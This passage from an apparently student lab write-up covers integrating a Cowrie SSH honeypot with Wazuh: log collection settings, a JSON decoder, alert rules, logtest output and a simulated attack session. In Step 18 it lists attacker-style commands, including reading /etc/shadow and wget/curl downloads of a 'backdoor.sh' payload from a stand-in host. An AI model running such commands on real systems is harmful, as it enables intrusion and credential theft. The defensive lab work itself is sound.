proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
```

4. Back on the Ubuntu Server, I checked the log file in real-time:

tail -f /home/cowrie/cowrie/var/log/cowrie/cowrie.json

```
(cowrie-env) cowrie@ubuntu:~/cowrie$ tail -f /home/cowrie/cowrie/var/log/cowrie/cowrie.json
{"eventid":"cowrie.client.var","name":"LANG","value":"en_US.UTF-8","message":"request_env: LANG=en_US.UTF-8","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:08:58.
368048Z","src_ip":"10.10.10.240","session":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.client.var","name":"LC_IDENTIFICATION","value":"en_GB.UTF-8","message":"request_env: LC_IDENTIFICATION=en_GB.UTF-8","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timest
amp":"2026-03-05T15:08:58.368689Z","src_ip":"10.10.10.240","session":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.client.var","name":"LC_TELEPHONE","value":"en_GB.UTF-8","message":"request_env: LC_TELEPHONE=en_GB.UTF-8","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026
-03-05T15:08:58.369202Z","src_ip":"10.10.10.240","session":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.client.var","name":"LC_MEASUREMENT","value":"en_GB.UTF-8","message":"request_env: LC_MEASUREMENT=en_GB.UTF-8","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"
2026-03-05T15:08:58.369597Z","src_ip":"10.10.10.240","session":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.client.var","name":"LC_TIME","value":"en_GB.UTF-8","message":"request_env: LC_TIME=en_GB.UTF-8","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:
08:58.370062Z","src_ip":"10.10.10.240","session":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.client.var","name":"LC_NUMERIC","value":"en_GB.UTF-8","message":"request_env: LC_NUMERIC=en_GB.UTF-8","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-
05T15:08:58.370443Z","src_ip":"10.10.10.240","session":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.session.params","arch":"linux-x64-lsb","message":[],"sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:08:58.371697Z","src_ip":"10.10.10.240","sess
ion":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.command.input","input":"cd /","message":"CMD: cd /","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:09:06.569931Z","src_ip":"10.10.10.240","sess
ion":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.command.input","input":"ls","message":"CMD: ls","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:09:09.049739Z","src_ip":"10.10.10.240","session
":"e664a12b23c3","protocol":"ssh"}
```

```
{"eventid":"cowrie.command.input","input":"cat etc/passwd","message":"CMD: cat etc/passwd","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:09:21.594057Z","src_ip":
"10.10.10.240","session":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.command.input","input":"exit","message":"CMD: exit","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:11:00.196328Z","src_ip":"10.10.10.240","sess
ion":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.log.closed","ttylog":"var/lib/cowrie/tty/bfbdc150e2f826f11311a5b1d0008ddd2f5468b71fa24a8e4f384d5a1ba9303d","size":1543,"shasum":"bfbdc150e2f826f11311a5b1d0008ddd2f5468b71fa24a8e4f384d5a1b
a9303d","duplicate":false,"duration":"121.8","message":"Closing TTY Log: var/lib/cowrie/tty/bfbdc150e2f826f11311a5b1d0008ddd2f5468b71fa24a8e4f384d5a1ba9303d after 121.8 seconds","sensor":"ubuntu","uuid":"09
646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:11:00.198400Z","src_ip":"10.10.10.240","session":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.session.closed","duration":"124.1","message":"Connection lost after 124.1 seconds","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:11:00.207492Z
","src_ip":"10.10.10.240","session":"e664a12b23c3","protocol":"ssh"}
{"eventid":"cowrie.session.connect","src_ip":"10.10.10.240","src_port":33100,"dst_ip":"10.10.10.244","dst_port":2222,"session":"33b704ab1481","protocol":"ssh","message":"New connection: 10.10.10.240:33100 (
10.10.10.244:2222) [session: 33b704ab1481]","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:11:09.364358Z"}
{"eventid":"cowrie.client.version","version":"SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13","message":"Remote SSH version: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13","sensor":"ubuntu","uuid":"09646b50-186c-11f1-
b830-a1cf39df46b7","timestamp":"2026-03-05T15:11:09.365113Z","src_ip":"10.10.10.240","session":"33b704ab1481","protocol":"ssh"}
{"eventid":"cowrie.client.kex","hassh":"e1d88fdd485f9c710074daa1fcce80a6","hasshAlgorithms":"curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-nistp521,sntrup761
x25519-sha512@openssh.com,diffie-hellman-group-exchange-sha256,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,diffie-hellman-group14-sha256,ext-info-c,kex-strict-c-v00@openssh.com;chacha20-poly
1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com;umac-64-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,h
mac-sha1-etm@openssh.com,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-sha2-512,hmac-sha1;none,zlib@openssh.com,zlib","kexAlgs":["curve25519-sha256","curve25519-sha256@libssh.org","ecdh-sha2-n
istp256","ecdh-sha2-nistp384","ecdh-sha2-nistp521","sntrup761x25519-sha512@openssh.com","diffie-hellman-group-exchange-sha256","diffie-hellman-group16-sha512","diffie-hellman-group18-sha512","diffie-hellman
-group14-sha256","ext-info-c","kex-strict-c-v00@openssh.com"],"keyAlgs":["ssh-ed25519-cert-v01@openssh.com","ecdsa-sha2-nistp256-cert-v01@openssh.com","ecdsa-sha2-nistp384-cert-v01@openssh.com","ecdsa-sha2-
nistp521-cert-v01@openssh.com","sk-ssh-ed25519-cert-v01@openssh.com","sk-ecdsa-sha2-nistp256-cert-v01@openssh.com","rsa-sha2-512-cert-v01@openssh.com","rsa-sha2-256-cert-v01@openssh.com","ssh-ed25519","ecds
a-sha2-nistp256","ecdsa-sha2-nistp384","ecdsa-sha2-nistp521","sk-ssh-ed25519@openssh.com","sk-ecdsa-sha2-nistp256@openssh.com","rsa-sha2-512","rsa-sha2-256"],"encCS":["chacha20-poly1305@openssh.com","aes128
-ctr","aes192-ctr","aes256-ctr","aes128-gcm@openssh.com","aes256-gcm@openssh.com"],"macCS":["umac-64-etm@openssh.com","umac-128-etm@openssh.com","hmac-sha2-256-etm@openssh.com","hmac-sha2-512-etm@openssh.co
m","hmac-sha1-etm@openssh.com","umac-64@openssh.com","umac-128@openssh.com","hmac-sha2-256","hmac-sha2-512","hmac-sha1"],"compCS":["none","zlib@openssh.com","zlib"],"langCS":["*"],"message":"SSH client hassh
 fingerprint: e1d88fdd485f9c710074daa1fcce80a6","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:11:09.366491Z","src_ip":"10.10.10.240","session":"33b704ab1481","pr
otocol":"ssh"}
{"eventid":"cowrie.login.success","username":"root","password":"tst","message":"login attempt [root/tst] succeeded","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15
:11:12.557059Z","src_ip":"10.10.10.240","session":"33b704ab1481","protocol":"ssh"}
{"eventid":"cowrie.client.size","width":206,"height":57,"message":"Terminal Size: 206 57","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:11:12.623696Z","src_ip":"
10.10.10.240","session":"33b704ab1481","protocol":"ssh"}
{"eventid":"cowrie.client.var","name":"LC_ADDRESS","value":"en_GB.UTF-8","message":"request_env: LC_ADDRESS=en_GB.UTF-8","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-
05T15:11:12.624446Z","src_ip":"10.10.10.240","session":"33b704ab1481","protocol":"ssh"}
{"eventid":"cowrie.client.var","name":"LC_NAME","value":"en_GB.UTF-8","message":"request_env: LC_NAME=en_GB.UTF-8","sensor":"ubuntu","uuid":"09646b50-186c-11f1-b830-a1cf39df46b7","timestamp":"2026-03-05T15:
11:12.625015Z","src_ip":"10.10.10.240","session":"33b704ab1481","protocol":"ssh"}
```

- I saw new JSON entries appear after each command. This confirmed that Cowrie was running and recording all activity correctly.

Step 11: Stop the Wazuh Agent Before Editing

Before I added the Cowrie log to Wazuh, I stopped the Wazuh Agent so there would be no conflicts while editing:

sudo systemctl stop wazuh-agent
sudo systemctl status wazuh-agent

```
ubuntu@ubuntu:~$ sudo systemctl stop wazuh-agent
[sudo] password for ubuntu:
ubuntu@ubuntu:~$ sudo systemctl status wazuh-agent


○ wazuh-agent.service - Wazuh agent
     Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor preset: enabled)
     Active: inactive (dead) since Thu 2026-03-05 15:16:34 PKT; 10s ago
    Process: 1755 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Process: 102361 ExecStop=/usr/bin/env /var/ossec/bin/wazuh-control stop (code=exited, status=0/SUCCESS)
        CPU: 1min 47.238s

Mar 05 15:16:33 ubuntu systemd[1]: Stopping Wazuh agent...
Mar 05 15:16:33 ubuntu env[102361]: Killing wazuh-modulesd...
Mar 05 15:16:33 ubuntu env[102361]: Killing wazuh-logcollector...
Mar 05 15:16:33 ubuntu env[102361]: Killing wazuh-syscheckd...
Mar 05 15:16:33 ubuntu env[102361]: Killing wazuh-agentd...
Mar 05 15:16:33 ubuntu env[102361]: Killing wazuh-execd...
Mar 05 15:16:34 ubuntu env[102361]: Wazuh v4.14.1 Stopped
Mar 05 15:16:34 ubuntu systemd[1]: wazuh-agent.service: Deactivated successfully.
Mar 05 15:16:34 ubuntu systemd[1]: Stopped Wazuh agent.
Mar 05 15:16:34 ubuntu systemd[1]: wazuh-agent.service: Consumed 1min 47.238s CPU time.
ubuntu@ubuntu:~$
```

Step 12: Add Cowrie Log File to Wazuh Agent

I opened the Wazuh Agent configuration file:

sudo nano /var/ossec/etc/ossec.conf

Inside the <ossec_config> block, I added this just before the closing tag

```
<localfile>
  <log_format>json</log_format>
  <location>/home/cowrie/cowrie/var/log/cowrie/cowrie.json</location>
</localfile>
```

```
GNU nano 6.2                                                    /var/ossec/etc/ossec.conf *
</localfile>

<!-- Honeypot Log collection path -->

<localfile>
  <log_format>json</log_format>
  <location>/home/cowrie/cowrie/var/log/cowrie/cowrie.json</location>
</localfile>
```

I saved the file.

Step 13: Restart the Wazuh Agent

After validation, I started the agent:

sudo systemctl start wazuh-agent
sudo systemctl status wazuh-agent

- Status showed Active: active (running), this meant the Wazuh Agent was now running with the new Cowrie log configuration.

```
ubuntu@ubuntu:~$ sudo systemctl start wazuh-agent
sudo systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
     Loaded: loaded (/lib/systemd/system/wazuh-agent.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2026-03-05 15:22:18 PKT; 1min 32s ago
    Process: 104448 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
      Tasks: 34 (limit: 6287)
     Memory: 72.5M
        CPU: 22.056s
     CGroup: /system.slice/wazuh-agent.service
             ├─104470 /var/ossec/bin/wazuh-execd
             ├─104488 /var/ossec/bin/wazuh-agentd
             ├─104508 /var/ossec/bin/wazuh-syscheckd
             ├─104524 /var/ossec/bin/wazuh-logcollector
             └─104533 /var/ossec/bin/wazuh-modulesd

Mar 05 15:22:13 ubuntu systemd[1]: Starting Wazuh agent...
Mar 05 15:22:13 ubuntu env[104448]: Starting Wazuh v4.14.1...
Mar 05 15:22:14 ubuntu env[104448]: Started wazuh-execd...
Mar 05 15:22:15 ubuntu env[104448]: Started wazuh-agentd...
Mar 05 15:22:15 ubuntu env[104448]: Started wazuh-syscheckd...
Mar 05 15:22:15 ubuntu env[104448]: Started wazuh-logcollector...
Mar 05 15:22:16 ubuntu env[104448]: Started wazuh-modulesd...
Mar 05 15:22:18 ubuntu env[104448]: Completed.
Mar 05 15:22:18 ubuntu systemd[1]: Started Wazuh agent.
ubuntu@ubuntu:~$
```

Step 14: Confirm the Agent is Reading Cowrie Logs

I monitored the Wazuh Agent logs to confirm it was reading the Cowrie JSON file:

sudo tail -f /var/ossec/logs/ossec.log

- I saw a line like:
  INFO: Analyzing file: '/home/cowrie/cowrie/var/log/cowrie/cowrie.json'

- This confirmed the agent was sending all Cowrie events to the Wazuh Manager.

```
root@ubuntu:/home/ubuntu# sudo strings /var/ossec/logs/ossec.log | grep -i "cowrie" | tail -20
2026/03/05 15:22:15 wazuh-logcollector: INFO: (1950): Analyzing file: '/home/cowrie/cowrie/var/log/cowrie/cowrie.json'.
2026/03/05 16:13:18 wazuh-logcollector: INFO: (1950): Analyzing file: '/home/cowrie/cowrie/var/log/cowrie/cowrie.json'.
2026/03/05 16:19:39 wazuh-logcollector: INFO: (1950): Analyzing file: '/home/cowrie/cowrie/var/log/cowrie/cowrie.json'.
2026/03/05 16:33:42 wazuh-logcollector: INFO: (1950): Analyzing file: '/home/cowrie/cowrie/var/log/cowrie/cowrie.json'.
2026/03/05 16:42:40 wazuh-logcollector: INFO: (1950): Analyzing file: '/home/cowrie/cowrie/var/log/cowrie/cowrie.json'.
2026/03/05 17:03:25 wazuh-logcollector[140399] logcollector.c:1232 at set_read(): DEBUG: Socket target for '/home/cowrie/cowrie/var/log/cowrie/cowrie.json' -> agent
2026/03/05 17:03:25 wazuh-logcollector[140399] logcollector.c:435 at LogCollectorStart(): INFO: (1950): Analyzing file: '/home/cowrie/cowrie/var/log/cowrie/cowrie.json'.
2026/03/05 17:07:42 wazuh-logcollector: INFO: (1950): Analyzing file: '/home/cowrie/cowrie/var/log/cowrie/cowrie.json'.
2026/03/05 17:08:12 wazuh-logcollector[143516] logcollector.c:1232 at set_read(): DEBUG: Socket target for '/home/cowrie/cowrie/var/log/cowrie/cowrie.json' -> agent
2026/03/05 17:08:12 wazuh-logcollector[143516] logcollector.c:435 at LogCollectorStart(): INFO: (1950): Analyzing file: '/home/cowrie/cowrie/var/log/cowrie/cowrie.json'.
root@ubuntu:/home/ubuntu# ^C
root@ubuntu:/home/ubuntu#
```

Step 15: Add Cowrie Decoder on Wazuh Manager

By default, Wazuh does not know how to understand Cowrie honeypot logs because they are in JSON format. Without a decoder, Wazuh cannot read important fields like eventid, src_ip, username, or password.

To fix this, I created a **custom decoder** on the Wazuh Manager:

I created a new file for the decoder:

Sudo nano /var/ossec/etc/decoders/cowrie_decoder.xml

```
wazuh@fypserver:~$ sudo nano /var/ossec/etc/decoders/cowrie_decoder.xml
wazuh@fypserver:~$
```

Inside the file, I added the following decoder configuration:

```
<decoder name="cowrie">

  <prematch>{"eventid":"cowrie.</prematch>

</decoder>

<decoder name="cowrie_json">

  <parent>cowrie</parent>

  <plugin_decoder>JSON_Decoder</plugin_decoder>

</decoder>
```

```
  GNU nano 6.2                                        /var/ossec/etc/decoders/cowrie_decoder.xml
<decoder name="cowrie">
  <prematch>{"eventid":"cowrie.</prematch>
</decoder>

<decoder name="cowrie_json">
  <parent>cowrie</parent>
  <plugin_decoder>JSON_Decoder</plugin_decoder>
</decoder>
```

After saving the file, I restarted the Wazuh Manager to apply the new decoder:

sudo systemctl restart wazuh-manager

```
wazuh@fypserver:~$ sudo systemctl restart wazuh-manager
[sudo] password for wazuh:
wazuh@fypserver:~$
```

Step 16: Add Cowrie Rules on Wazuh Manager

Even after Wazuh can read the logs, it **won't show anything on the dashboard** until rules are defined. Rules tell Wazuh how to classify events and what alerts to generate.

I created a new custom rules file:


sudo nano /var/ossec/etc/rules/cowrie_rules.xml

```
wazuh@fypserver:~$ sudo nano /var/ossec/etc/rules/cowrie_rules.xml
wazuh@fypserver:~$
```

In this file, I added rules to detect key Cowrie events:

```
<group name="cowrie,honeypot,">

  <rule id="100200" level="6">

    <decoded_as>json</decoded_as>

    <field name="eventid">cowrie.session.connect</field>

    <description>Cowrie Honeypot: New SSH connection from $(src_ip)</description>

  </rule>

  <rule id="100201" level="10">

    <decoded_as>json</decoded_as>

    <field name="eventid">cowrie.login.success</field>

    <description>Cowrie Honeypot: Successful login attempt [$(username)/$(password)]
from $(src_ip)</description>

  </rule>

  <rule id="100202" level="8">

    <decoded_as>json</decoded_as>
```

```
    <field name="eventid">cowrie.login.failed</field>

    <description>Cowrie Honeypot: Failed login attempt from $(src_ip)</description>

  </rule>

  <rule id="100203" level="8">

    <decoded_as>json</decoded_as>

    <field name="eventid">cowrie.command.input</field>

    <description>Cowrie Honeypot: Command executed: $(input)</description>

  </rule>

  <rule id="100204" level="6">

    <decoded_as>json</decoded_as>

    <field name="eventid">cowrie.session.closed</field>

    <description>Cowrie Honeypot: Session closed from $(src_ip)</description>

  </rule>

</group>
```



After saving the file, I restarted the Wazuh Manager to apply the new rules:

sudo systemctl restart wazuh-manager

```
wazuh@fypserver:~$ sudo systemctl restart wazuh-manager
[sudo] password for wazuh:
wazuh@fypserver:~$
```

To verify, I used the wazuh-logtest tool and pasted a sample Cowrie log line. Wazuh correctly parsed the log and matched it with the custom rule, confirming everything works as expected.

sudo /var/ossec/bin/wazuh-logtest

{"eventid":"cowrie.login.success","username":"root","password":"12345","message":"login attempt [root/12345] succeeded","sensor":"ubuntu","timestamp":"2026-03-05T15:55:49.007840Z","src_ip":"10.10.10.240","session":"16418409c130","protocol":"ssh"}


```
wazuh@fypserver:~$ sudo /var/ossec/bin/wazuh-logtest
Starting wazuh-logtest v4.14.1
Type one log per line

{"eventid":"cowrie.login.success","username":"root","password":"12345","message":"login attempt [root/12345] succeeded","sensor":"ubuntu","timestamp":"2026-03-05T15:55:49.007840Z","src_ip":"10.10.10.240","s
ession":"16418409c130","protocol":"ssh"}

** Wazuh-Logtest: WARNING: (7612): Rule ID '60122' is duplicated. Only the first occurrence will be considered.
** Wazuh-Logtest: WARNING: (7612): Rule ID '100201' is duplicated. Only the first occurrence will be considered.
** Wazuh-Logtest: WARNING: (7612): Rule ID '100202' is duplicated. Only the first occurrence will be considered.
** Wazuh-Logtest: WARNING: (7612): Rule ID '100203' is duplicated. Only the first occurrence will be considered.
```

```
** Wazuh-Logtest: WARNING: (7612): Rule ID '61640' is duplicated. Only the first occurrence will be considered.
** Wazuh-Logtest: WARNING: (7612): Rule ID '61641' is duplicated. Only the first occurrence will be considered.

**Phase 1: Completed pre-decoding.
        full event: '{"eventid":"cowrie.login.success","username":"root","password":"12345","message":"login attempt [root/12345] succeeded","sensor":"ubuntu","timestamp":"2026-03-05T15:55:49.007840Z","src_
ip":"10.10.10.240","session":"16418409c130","protocol":"ssh"}'

**Phase 2: Completed decoding.
        name: 'json'
        eventid: 'cowrie.login.success'
        message: 'login attempt [root/12345] succeeded'
        password: '12345'
        protocol: 'ssh'
        sensor: 'ubuntu'
        session: '16418409c130'
        src_ip: '10.10.10.240'
        timestamp: '2026-03-05T15:55:49.007840Z'
        username: 'root'

**Phase 3: Completed filtering (rules).
        id: '100201'
        level: '10'
        description: 'Cowrie Honeypot: Successful login attempt [root/12345] from 10.10.10.240'
        groups: '['cowrie', 'honeypot']'
        firedtimes: '1'
        mail: 'False'
**Alert to be generated.
```

Step 17: Verify the Agent in Wazuh Dashboard

On Ubuntu Desktop, I opened the Wazuh Dashboard -> Endpoints. I checked:

- Agent name matches Ubuntu Server hostname
- IP address is correct
- Status shows **Active**
- Agent version matches installed Wazuh Agent



If it showed **Disconnected**, I opened port 1514 on Ubuntu Desktop:

sudo ufw allow 1514/tcp

Step 18: Generate Realistic Attack Traffic

I simulated attacks from Ubuntu Desktop to check the full integration:

Connection : successful login and reconnaissance:

ssh root@<ubuntu-server-ip> -p 2222

```
wazuh@fypserver:~$ ssh root@10.10.10.244 -p 2222
root@10.10.10.244's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~# cd /
```

enter any password
ls -la
cat /etc/passwd
cat /etc/shadow
wget http://malicious.example.com/backdoor.sh
curl http://192.168.1.100/payload
chmod +x backdoor.sh
exit

```
root@svr04:~# cd /
root@svr04:/# ls
bin     boot    dev     etc     home    initrd.img lib     lost+found media   mnt     opt     proc    root    run     sbin    selinux srv     sys
test2   tmp     usr     var     vmlinuz
```

```
root@svr04:/# ls -la
drwxr-xr-x 1 root root  4096 2013-04-05 17:03 .
drwxr-xr-x 1 root root  4096 2013-04-05 17:03 ..
drwxr-xr-x 1 root root  4096 2013-04-05 16:53 bin
drwxr-xr-x 1 root root  4096 2013-04-05 17:02 boot
drwxr-xr-x 1 root root  3060 2013-04-05 17:03 dev
drwxr-xr-x 1 root root  4096 2013-04-05 17:06 etc
drwxr-xr-x 1 root root  4096 2013-04-05 17:02 home
lrwxrwxrwx 1 root root    32 2013-04-05 16:53 initrd.img -> /boot/initrd.img-3.2.0-4-686-pae
drwxr-xr-x 1 root root  4096 2013-04-05 17:01 lib
drwx------ 1 root root 16384 2013-04-05 16:52 lost+found
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 media
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 mnt
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 opt
dr-xr-xr-x 1 root root     0 2013-04-05 17:03 proc
drwx------ 1 root root  4096 2013-04-05 17:25 root
drwxr-xr-x 1 root root   380 2013-04-05 17:06 run
drwxr-xr-x 1 root root  4096 2013-04-05 17:03 sbin
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 selinux
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 srv
drwxr-xr-x 1 root root     0 2013-04-05 17:03 sys
-rwxr-xr-x 1 root root   500 2021-05-30 09:44 test2
drwxrwxrwt 1 root root  4096 2013-04-05 17:17 tmp
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 usr
drwxr-xr-x 1 root root  4096 2013-04-05 16:52 var
lrwxrwxrwx 1 root root    28 2013-04-05 16:53 vmlinuz -> /boot/vmlinuz-3.2.0-4-686-pae
```

```
root@svr04:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
phil:x:1000:1000:Phil California,,,:/home/phil:/bin/bash
root@svr04:/# cat /etc/shadow
root:$6$4aOmWdpJ$/kyPOik9rR0kSLyABIYNXgg/UqlWX3c1eIaovOLWphShTGXmuUAMq6iu9DrcQqlVUw3Piriznsu27w3Ugvb6.:15800:0:99999:7:::
daemon:*:15800:0:99999:7:::
bin:*:15800:0:99999:7:::
sys:*:15800:0:99999:7:::
sync:*:15800:0:99999:7:::
games:*:15800:0:99999:7:::
man:*:15800:0:99999:7:::
lp:*:15800:0:99999:7:::
mail:*:15800:0:99999:7:::
news:*:15800:0:99999:7:::
uucp:*:15800:0:99999:7:::
proxy:*:15800:0:99999:7:::
www-data:*:15800:0:99999:7:::
backup:*:15800:0:99999:7:::
list:*:15800:0:99999:7:::
irc:*:15800:0:99999:7:::
gnats:*:15800:0:99999:7:::
nobody:*:15800:0:99999:7:::
libuuid:!:15800:0:99999:7:::
sshd:*:15800:0:99999:7:::
phil:$6$ErqInBoz$FibX212AFnHMvyZdWW87bq5Cm3214CoffqFuUyzz.ZKmZ725zKqSPRRlQ1fGGP02V/WawQWQrDda6YiKERNR61:15800:0:99999:7:::
```

Step 18: View Honeypot Events in the Wazuh Threat Hunting Dashboard

After configuring Cowrie with Wazuh, the next step was to view the honeypot activity in the Wazuh Dashboard.

First, I opened the **Wazuh Dashboard** on the Ubuntu Desktop system. Then I navigated to the **Threat Hunting** section and selected the **Events** tab. This section shows all security events that are received from the connected agents in real time.

Since many different logs can appear in this section, I applied a filter in the search bar to display only the events generated by the Cowrie honeypot:

